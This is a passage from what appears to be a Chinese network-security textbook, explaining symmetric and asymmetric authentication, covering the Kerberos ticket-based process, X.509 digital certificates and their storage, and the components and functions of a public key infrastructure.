非对称密码技术的复杂度要高于对称密码系统，速度为对称密码技术的 1/100～1/1000。所以，常用它来对少量关键数据进行加密，或者用于数字签名。例如，将非对称密码技术与对称密码技术相结合，即用非对称密码在通信双方之间传送对称密钥，用对称密码对实际传输的数据进行加密、解密。

应用最广泛的非对称密码算法是 RSA(由 Rivest、Shamir 和 Adleman 提出的并以他们的名字首字母命名)，典型的应用有安全套接字层(Secure Socket Layer，SSL)协议。其他还有 ElGamal、DSS 和 Diffie-Hellman 等算法，这些算法的复杂度和提供的功能各不相同。ElGamal 和 DSS 算法实现签名但是没有加密；Diffie-Hellman 算法用于建立共享密钥，没有签名也没有加密，一般与对称密码技术结合使用。

3.3.2 对称密码认证

3.3.2.1 概述

传统的基于用户名/口令的身份认证方式是对用户提交的用户名/口令进行验证，而用户名/口令在传输过程中可能会发生泄露。基于挑战/响应的技术可以实现既能够对用户所拥有的秘密信息(如口令)进行验证，又不会发生泄露。

但是，在网络环境中，一台计算机(如服务器)需要与很多用户进行身份认证，如果为每个用户都建立共享密钥，则增加了密钥创建、维护和更新的复杂性，同时降低了安全性。1978 年 Needham 和 Schroeder 提出了密钥分发中心(Key Distribution Center，KDC)的概念，KDC 与每个网络通信方都有一个共享密钥，并且被通信各方所信任。每对通信方之间的认证都借助于 KDC 这个可信第三方完成。KDC 负责为通信双方创建并分发共享密钥，通信双方获得共享密钥后再利用挑战/响应方式建立信任关系。

Kerberos 是由美国麻省理工学院(MIT)开发的一个认证协议,得到了广泛的使用,Kerberos 版本 5 已被 Internet 工程任务部(IEIF)正式接受为 RFC 1510,成为网络通信中身份认证的事实标准。Kerberos(或 Cerberus)原意是古希腊神话中的一种有 3 个头的凶猛的狗,是地狱的门卫。

Kerberos 的基本原理是:利用对称密码(DES 算法),通过可信的第三方(KDC)对网络上通信的实体进行相互身份认证,并在用户和服务器之间建立安全信道,能够阻止旁听和重放等攻击。其基本理念就是:如果通信双方都知道密钥,双方就可以通过确定对方知道密钥来相互确认身份。

一个 Kerberos 系统涉及以下一些基本实体和概念:

- 客户端(Client):用户用来访问服务器的设备。
- 目标服务器(Target Server):用户请求的应用服务器。
- 认证服务器(Authentication Server,AS):为用户分发票据授权票据(Ticket Granting Ticket,TGT)的服务器。用户使用 TGT 向票据授权服务器(Ticket Granting Server,TGS)证明自己的身份。
- TGS:为用户分发到目的应用服务器的票据(Ticket)的服务,用户使用这个票据向自己要求提供服务的服务器证明自己的身份。
- 密钥分配中心:通常将 AS 和 TGS 统称为 KDC。
- 领域(Realm):KDC 自治管理的计算机和用户等通信参与方的全体称为领域。领域是从管理角度提出的概念,与物理网络或者地理范围等无关。在实际使用中,为了方便,通常选择与 Internet 域名系统一致的名字来命名领域。不同领域中的用户之间也能进行身份认证。

此外,还有保证票据、密码等信息安全传输所需要的密钥。

3.3.2.2　Kerberos 的认证过程

当一个用户需要访问一个应用服务器时,它首先需要向目标服务器验证自己的身份,同时也要确认该服务器的身份,这就构成了双向身份认证。认证的步骤如图 3.6 所示。




图 3.6　Kerberos 认证过程

(1) 客户端向 KDC 发送自己的身份信息(用户名/口令、IP 地址等),申请 TGT。

(2) KDC 根据收到的客户端发送来的信息进行认证,确认后从 AS 生成 TGT,并用事

先确定的客户端与KDC之间的共享密钥对TGT进行加密，然后回复给客户端。TGT包含客户端信息、时间戳、生存期等信息。此时只有真正的客户端才能利用它与KDC之间的共享密钥对TGT进行解密，从而获得TGT。共享密钥通常是用户口令经过哈希(Hash)生成的。

(3) 客户端再将获得的TGT和要请求的目标服务器等信息经过加密后发送给KDC，申请访问目标服务器所需的票据。

(4) KDC中的TGS生成一个会话密钥(Session Key)，用于目标服务器对客户端的身份识别。然后KDC将这个会话密钥和用户名、用户地址(IP)、服务名、有效期、时间戳等一起封装成一个票据，并用它和目标服务器之间的密钥对这个票据进行加密。同时，用它和客户端之间的密钥对会话密钥进行加密。最后，将加密后的票据和会话密钥一并返回给客户端。

(5) 客户端将收到的票据转发至目标服务器。由于客户端不知道KDC与目标服务器之间的密钥，所以它无法篡改票据中的信息。同时，客户端对收到的会话密钥进行解密，然后将自己的用户名、用户地址(IP)打包成身份认证者(Authenticator)信息，用会话密钥对其进行加密，一并发送给目标服务器。身份认证者信息的作用是防止攻击者将来再次使用同样的凭据。

(6) 目标服务器利用它与KDC之间的密钥对收到的票据进行解密，从而得到会话密钥、用户名、用户地址(IP)、服务名和有效期等信息。然后再用会话密钥对身份认证者信息解密，获得用户名、用户地址(IP)等信息，并将其与之前从票据中解密出来的用户名、用户地址(IP)等信息进行比较以验证客户端的身份。最后将验证结果发送给客户端，响应用户的请求。

3.3.2.3 Kerberos的特点

Kerberos协议是专为开放网络设计的，充分考虑到了信息在网络传输过程中可能遇到的被截取、修改和插入等安全威胁，其安全性经过了长期的实践考验，具有以下特点：

- 客户端与KDC，KDC与目标服务器之间在协议工作前就需要有各自的共享密钥。
- Kerberos协议借助对称密码技术DES进行加密和认证，在每个客户端和目标服务器之间建立会话密钥(双方使用的临时加密密钥)，保证了传递的消息具备机密性(Confidentiality)和完整性(Integrity)，但是不具备抗否认性。
- Kerberos协议要求用户经过AS和TGS两重认证，减少了用户密钥中密文的暴露次数，以减少攻击者对有关用户密钥中密文的积累。
- Kerberos协议中的票据具有时效性，存放于用户的信用缓存中。凭据在有效期后自动失效，以后的通信必须从KDC获得新的票据进行认证。比如，当断开或退出网络时，票据即到期。系统管理员可以根据管理的需要改变票据的有效期长短，一般默认时间是一天。
- Kerberos运用票据的时间戳来检测对证书的重放和欺骗攻击。重放就是截获信息并把截获的信息进行修改，然后把修改后的信息重新发送给等待接收信息的实体。
- Kerberos协议认证具有单点登录(Single Sign-On，SSO)的优点，只需要用户输入一次身份验证信息，就可以利用获得的有效期内的TGT访问多个服务。
- 由于协议中的消息无法穿透防火墙，所以Kerberos协议往往用于一个组织的内部。

Kerberos也存在不足之处。例如，Kerberos协议在很多地方都涉及时间，如票据的有效期、时间戳等，如果各主机的时间偏差较大，则Kerberos认证系统将会失效。所以需要在

系统设计时考虑到时间的偏差，可以采取某些方法来解决各主机节点时间同步问题。如果某台主机的时间被更改，那么这台主机就无法使用 Kerberos 认证协议。一旦服务器的时间发生了错误，则整个 Kerberos 认证系统将会失效。另外，采用时间戳的方式防止重放攻击的代价也较高。

3.3.3　非对称密码认证

非对称密码算法中，私钥是保密的，外人无法获知，所以私钥往往就代表了某个通信参与方的身份。基于非对称密码的身份认证协议中，用户通过证明他知道某私钥来证明自己的身份，而且不需要将自己的私钥传输给服务方。

采用非对称密码方式进行身份认证时，需要事先知道对方的公钥，虽然可以采取某些方法来保证公钥传输的安全性，但是如果每个通信参与方都需要存储其他所有用户的公钥，既增加了负担又不便于更新维护，而且每个通信方自己产生的私钥和公钥的可信度也不一样，所以需要一个可信的第三方来参与公钥分发。在实际网络环境中，非对称密码认证系统采用证书(Certificate)的形式来管理和分发公钥。证书将一个实体和一个公钥捆绑，并且其他实体能对这种绑定进行验证。证书由证书权威机构(Certificate Authority，CA)签发。CA 是大家都信任的机构，充当可信的第三方角色。前文所述的 KDC 和 CA 都充当了分发密钥的角色，它们各有优缺点。

非对称密码身份认证方式的安全性更强，但是计算开销大。当前更多的安全系统利用非对称密码进行认证和建立对称的会话密钥，利用对称密码进行大数据量传输的加密，例如 SSL 协议、PGP 等。

非对称密码认证的一个显著优点是：只要服务器认为提供用户证书的 CA 是可信的，就认为用户是可信的，所以非常适合电子商务类的业务需求，例如信用卡支付。服务方可根据用户 CA 的发行机构的可靠性程度来对用户进行授权。

3.3.3.1　PKI

1. 数字证书

1) 什么是数字证书

数字证书(Digital Certificate)也称为数字标识(Digital ID)，是用来标识网络用户身份信息的一种特殊格式的数据编码，是用户或机构在网络环境中的身份证，用以确保网络传输信息的机密性、完整性以及通信双方身份的真实性、不可否认性。

数字证书采用公钥密码体制，每个用户用各自的私钥进行解密和签名，用公钥进行加密和验证签名。当发送一份保密文件时，发送方使用接收方的公钥对数据加密，而接收方则使用自己的私钥解密。因为用户私钥仅为他本人所有，所以就产生了别人无法生成的文件，也就形成了数字签名。采用数字签名，一是能够保证信息是由签名者自己发送的，签名者不能否认或难以否认；二是能够保证信息自签发后到收到为止未被修改，即签发的文件是真实文件。

用户如何获得密钥对？一般情况下，当用户申请数字证书时，激活安全设置会为用户产生密钥对。为了安全，密钥对应当在本地产生并且私人密钥不能在网上传输。一旦产生密钥对，就应在 CA 登记自己的公共密钥，随后 CA 将数字证书发送给用户，以证实用户的公

共密钥及其他一些信息。

用户如何发现别人的公共密钥？用户可以通过电子邮件或CA提供的目录服务等方式获取其他用户的公钥。一般的目录服务都具备抗攻击能力，用户可以确信其上所列的公共密钥都是可信的。为了保证CA的公共密钥的安全，必须使用很长的公共密钥（如1024位），有时还需经常更换密钥。

2）数字证书的格式

目前广泛使用的数字证书标准是X.509 v3，如图3.7所示。该国际标准规定了证书的格式，并且规定了建立证书发放系统的一些模式。

证书序列号
证书版本信息
数字签名算法
颁发者标识
证书有效期
主体标识
主体公钥信息
颁发者唯一标识符
主体唯一标识符
扩展

图3.7 X.509数字证书基本格式

其内容主要包括：

- 版本号。描述该证书的版本，这可以影响证书中所指定的信息，迄今为止，已定义的版本有3个。例如使用的是X.509版本3，则值为2。
- 序列号。由证书颁发者（CA）给该证书分配的唯一标识符。
- 签名。用于说明该证书使用的数字签名算法，由对象标识符和相关参数组成。例如，SHA1（Secure Hash Algorithm，安全哈希算法）和RSA的对象标识符就用来说明该数字签名是利用RSA对SHA1杂凑加密。
- 颁发者。证书颁发者标识，必须是非空的。
- 有效期。表示证书有效的时间段，以起始日期和时间及终止日期和时间表示，必须要说明。所选有效期取决于许多因素，例如用于签写证书的私钥的使用频率及愿为证书支付的金钱等。
- 主体。证书拥有者标识，此字段必须是非空的，除非使用了其他的名字形式。
- 主体公钥信息。包括主体的公钥和该密钥所属公钥密码系统的算法标识符及所有相关的密钥参数。
- 颁发者唯一标识符。属于可选项。
- 主体唯一标识符。证书拥有者的唯一标识符，属于可选项。
- 扩展。可选的标准和专用扩展。

3）数字证书的种类

根据使用者的不同，数字证书可以分为用户证书、系统证书、软件证书3种。用户证书为个人、机器或机构提供身份凭证；系统证书是指CA系统自身的身份凭证；软件证书通常为可以从网络上下载的软件提供凭证，以便下载用户获取相关信息。

4）数字证书的存储

数字证书的存储介质主要有硬盘、IC卡及USB Key等形式。使用硬盘存储方式适用于不常更换计算机的个人用户，但这种方式存在一个安全隐患，因为在使用证书时必须将证书和私钥导入浏览器（如IE）中，所以其他人可以通过使用用户的计算机以非法使用该用户的数字证书。使用IC卡和USB Key就可避免发生上述安全问题，因为用户私钥是在IC卡和USB Key中产生的，且私钥不可导出。在IE中使用导入的证书时，如果没有IC卡或USB Key也是无法使用的。由于IC卡必须要有专用的读写器，使用不太方便，因此小巧美

观、安全方便的 USB Key 逐渐成为数字证书存储的首选设备。

当前许多场合使用的是浏览器数字证书。浏览器证书存储于 IE 浏览器中，可任意备份证书和私钥。客户端不需要安装驱动程序(根据情况可能需要下载安装最新的签名控件)，且无需证书成本。IE 浏览器证书比较适合有固定上网地点的客户，可以通过 IE 浏览器进行查看。

选择 IE 浏览器的“工具”菜单“Internet 选项”命令，在对话框中选择“内容”选项卡，如图 3.8 所示。




图 3.8　IE 的数字证书选项窗口

单击“证书”按钮，系统将弹出证书管理器窗口，如图 3.9 所示。



图 3.9　IE 证书管理器窗口

选择需要查看的证书，然后单击“查看”按钮，系统弹出证书查看窗口，如图 3.10 所示。窗口中显示了该证书的相关信息。



图 3.10 IE 证书查看窗口

单击图 3.9 中的“高级”按钮，可以查看证书的使用目的，如图 3.11 所示。



图 3.11 IE 证书目的

根据用途的不同，数字证书可以分为签名证书和加密证书两种。签名证书用于对用户传输的信息进行签名，数据接收方可以根据数字证书来确认发送方的身份。由于发送方的数字证书只有发送方具有，所以具备不可否认性特征。加密证书用于对用户传输的信息进行加密，只有正确的数据接收方才能对加密信息进行解密，而且可以判断传输的信息是否在传输过程中被篡改过，所以具备保密性和完整性特征。对于加密证书，CA 需要备份用户的私钥。

2. PKI 的定义

PKI(Public Key Infrastructure，公钥基础设施)是采用非对称密码(公钥密码)的原理

和技术建立的具有通用性的提供安全服务的安全基础设施，包括创建、管理、存储、分发和撤销公钥证书所需要的相关硬件、软件和策略。

PKI 采用证书管理密钥，通过可信 CA 将用户的身份信息与其公钥相捆绑，提供身份认证服务。PKI 提供了一种系统化的、可扩展的、统一的、容易控制的公钥管理和证书签发体系，通过各组件和策略组合为网络通信的机密性、完整性、真实性和不可否认性提供保障。

基于 PKI 的认证服务通过数字签名和密码技术来确认身份。假如实体 A 需要验证实体 B 的身份，那么首先 A 要获取 B 的证书，并用双方共同信任的 CA 的公钥验证 B 的证书上 CA 的数字签名，如果签名通过，则说明 B 的证书是可信的。然后，A 向 B 发出随机字符串信息，B 接收到信息后，用 B 的私钥进行签名处理后再发回 A。如果 A 能够利用 B 的证书解密 B 签名的信息，则 A 就确认了 B 的身份。这是因为只有 B 的公钥才能解开其签名的信息。

PKI 是当前互联网通信安全的重要技术和基础，为电子商务、电子政务等互联网应用提供安全保障。PKI 技术遵循相关的国际标准和 RFC 文档（如 PKCS、SSL、X.509、LDAP 等），提供了比较成熟、完善的网络系统安全解决方案。随着新的技术不断出现，CA 间的信任模型、使用的密码算法和密钥管理方案等越来越完善。

3. PKI 的组成

一个 PKI 系统需要多个组件实体之间的联合操作，主要包括认证中心（CA）、注册中心（Registration Authority，RA）、LDAP（LightWeight Directory Access Protocol，轻量目录访问协议）目录服务器、应用接口等，如图 3.12 所示。




图 3.12　PKI 的组成结构

1）认证中心（CA）

CA 是整个 PKI 系统中的可信第三方，它保证了公钥证书的合法性，是整个 PKI 系统的核心，负责对用户证书的签发、作废、更新和管理。由于 CA 得到各方的信任，所以拥有它签发的数字证书的通信对方的身份也就可以信任。

2）注册中心（RA）

RA 负责对证书申请用户进行审查，对通过审核的用户进行注册，并协助 CA 对证书进行签发和管理。一些小规模的 PKI 系统中没有设立独立的 RA，其职能由 CA 担负，但这样会增加整个系统的安全风险。

3）LDAP 目录服务器

LDAP 目录服务器用于存取证书和证书作废表（Certificate Revocation List，CRL）信息。目录系统是 PKI 的重要基础，LDAP 协议是访问证书库和 CRL 的主要方式，是访问 PKI 目录服务的标准协议要求。用户可通过 LDAP 目录服务进行证书和公钥的查找和获取，通过查询 CRL 以验证用户的证书状态。

4）应用接口（API）

PKI 的价值在于使用户能够方便地使用加密、数字签名等安全服务，因此一个完整的 PKI 必须提供良好的应用接口系统，使得各种各样的应用能够以安全、一致、可信的方式与 PKI 交互，确保安全网络环境的完整性和易用性。

4. PKI 的功能

一个完整、有效的 PKI 系统功能主要包括注册管理、证书签发、证书作废、证书管理、证书校验、密钥管理等功能。

1）注册管理

注册是即将成为证书主体的终端实体使 CA 认识自己的过程。终端实体可以通过 RA 注册，如果由 CA 实现 RA 的功能，终端用户也可以直接向 CA 注册。RA 主要负责对用户的身份信息进行收集和资格审查，主要包括以下几个功能：

- 获取用户身份信息。用户将个人身份信息（密码、E-mail 等）提交给 RA，RA 完成用户注册信息的填写。
- 审核用户信息。对用户的注册信息进行审核，审核通过后，产生用户的 PIN。PIN 是 RA 赋予用户的标识，所以要求 PIN 具有唯一性，另外 PIN 还应具备随机性特征和足够的长度以应对猜测攻击和穷举攻击。
- 注册。以用户的 E-mail 的哈希值作为密钥对 PIN 进行加密。保存用户的 E-mail、密码和加密后的 PIN，作为以后对用户身份进行验证的凭据。将加密后的 PIN 以安全的方式发送给用户。
- 提交证书生成申请。RA 向 CA 提交证书生成申请。

2）证书签发

证书签发是 CA 乃至整个 PKI 的核心功能，主要包括以下步骤：

（1）用户提交证书申请。如果用户申请的是加密证书，申请信息只有用户信息。如果申请的是签名证书，则申请信息中还要包含用户的公钥。

（2）RA 对申请进行审核。有的 PKI 系统需要 CA 进一步做审核。如果审核通过，RA 将向 CA 提交证书生成请求。

（3）CA 生成证书。如果生成的是加密证书，CA 需要产生一对公私钥，公钥用于备份用户的私钥，私钥用于恢复用户的私钥。如果生成的是签名证书，需要对用户数字签名进行验证。

（4）证书发布。CA 在签发一份证书后，需要在系统内公布用户的证书，以便其他用户能获取。最常用的发布形式是将用户的证书存储到 LDAP 目录服务器上。也可以发布到 Web 服务器（返回给用户一个 URL，供用户下载）、FTP 服务器或其他目录访问服务器（比如 X.509）上。

（5）用户下载和安装证书。用户下载个人证书，并安装到浏览器。在安装加密证书时

需要输入证书安装密码。如图 3.13 所示，中国银行的网银用户登录窗口右侧就提供了“CA 证书下载”服务。



图 3.13　中国银行网银登录窗口

3）证书撤销

在数字证书的有效期内，如果由于某些原因需要提前停止使用，证书就需要被撤销。例如，证书的一些信息（如用户名、单位等）发生了改变、私钥被泄露等。CA 在收到证书撤销申请后执行证书撤销，并通知用户。被 CA 作废的证书将不再可信，所以用户在使用证书时，系统需要检查证书是否已被撤销。

证书撤销的实现方法有两种：

- 利用周期性发布机制，典型的是证书撤销列表（CRL）。
- 在线证书状态协议（Online Certificate Status Protocol，OCSP）。

CRL 数据结构的内容包括版本号、签名算法标识符、发现者名称、本次发布时间、下次更新时间、撤销的证书（证书序列号、撤销时间）等。

CA 在撤销一个证书后就对 CRL 进行更新，增加被撤销证书的信息。CRL 的大小随着被撤销的证书增多而不断变大。对此有两种解决办法：一是采用分段式 CRL，将一个 CA 的撤销信息存放在多个 CRL 中，这些 CRL 可以分布地存放在多个服务器上；二是采用增量 CRL（delta-CRL）方式，基本思想是每撤销一个证书只产生新增加的证书撤销信息，用户通过获取增量 CRL 来更新本地的 CRL。

OCSP 为用户提供实时在线证书状态查询，这样可以避免由于 CRL 太大而造成的传输困难、处理效率低下的问题，也避免了 CA 中的 CRL 和用户的 CRL 不一致的现象，增强了

安全性。

4）证书管理

除了前面介绍的证书的发布和撤销外，证书管理包括的功能还有证书验证、证书更新、证书归档等。

（1）证书验证。

用户在对证书进行验证时需要完成以下任务：验证证书的签名，确定证书的合法性；检查证书的有效期；核实证书的用途是否符合要求；确认该证书没有被撤销。在一个复杂而庞大的PKI系统中，CA具有层次结构或是分布式的，用户在对证书验证时需要进行证书链校验或交叉认证，具体内容在后面的信任模型部分详细说明。

（2）证书更新。

在证书已到有效期或者证书的一些属性已经改变且需要重新证明时需要进行证书更新。证书更新包括用户证书更新和CA证书更新两种。

用户证书的更新方式有两种：

- 人工更新，RA根据用户的更新申请信息对用户证书进行更新。
- 自动更新，CA对快要到期的用户证书自动进行更新。

由于CA证书的特殊性，需要采取一些步骤使得向新证书的转换更加平滑。CA证书更新时要用它的新私钥为旧公钥签名，用旧私钥为新公钥签名，最后再用新私钥为新公钥签名，这时自签名的CA证书代表新的可信第三方。

（3）证书归档。

证书失效、撤销或者更新后需要存储旧的证书，也就是证书归档，以满足用户对历史信息的查阅和验证要求。因为用旧证书签名或加密的信息无法用新证书进行认证或解密，PKI通过证书归档以保证安全服务的持续性。

5）密钥管理

在PKI系统中，密钥管理主要包括密钥生成、密钥备份和恢复、密钥更新、密钥销毁和归档处理等。

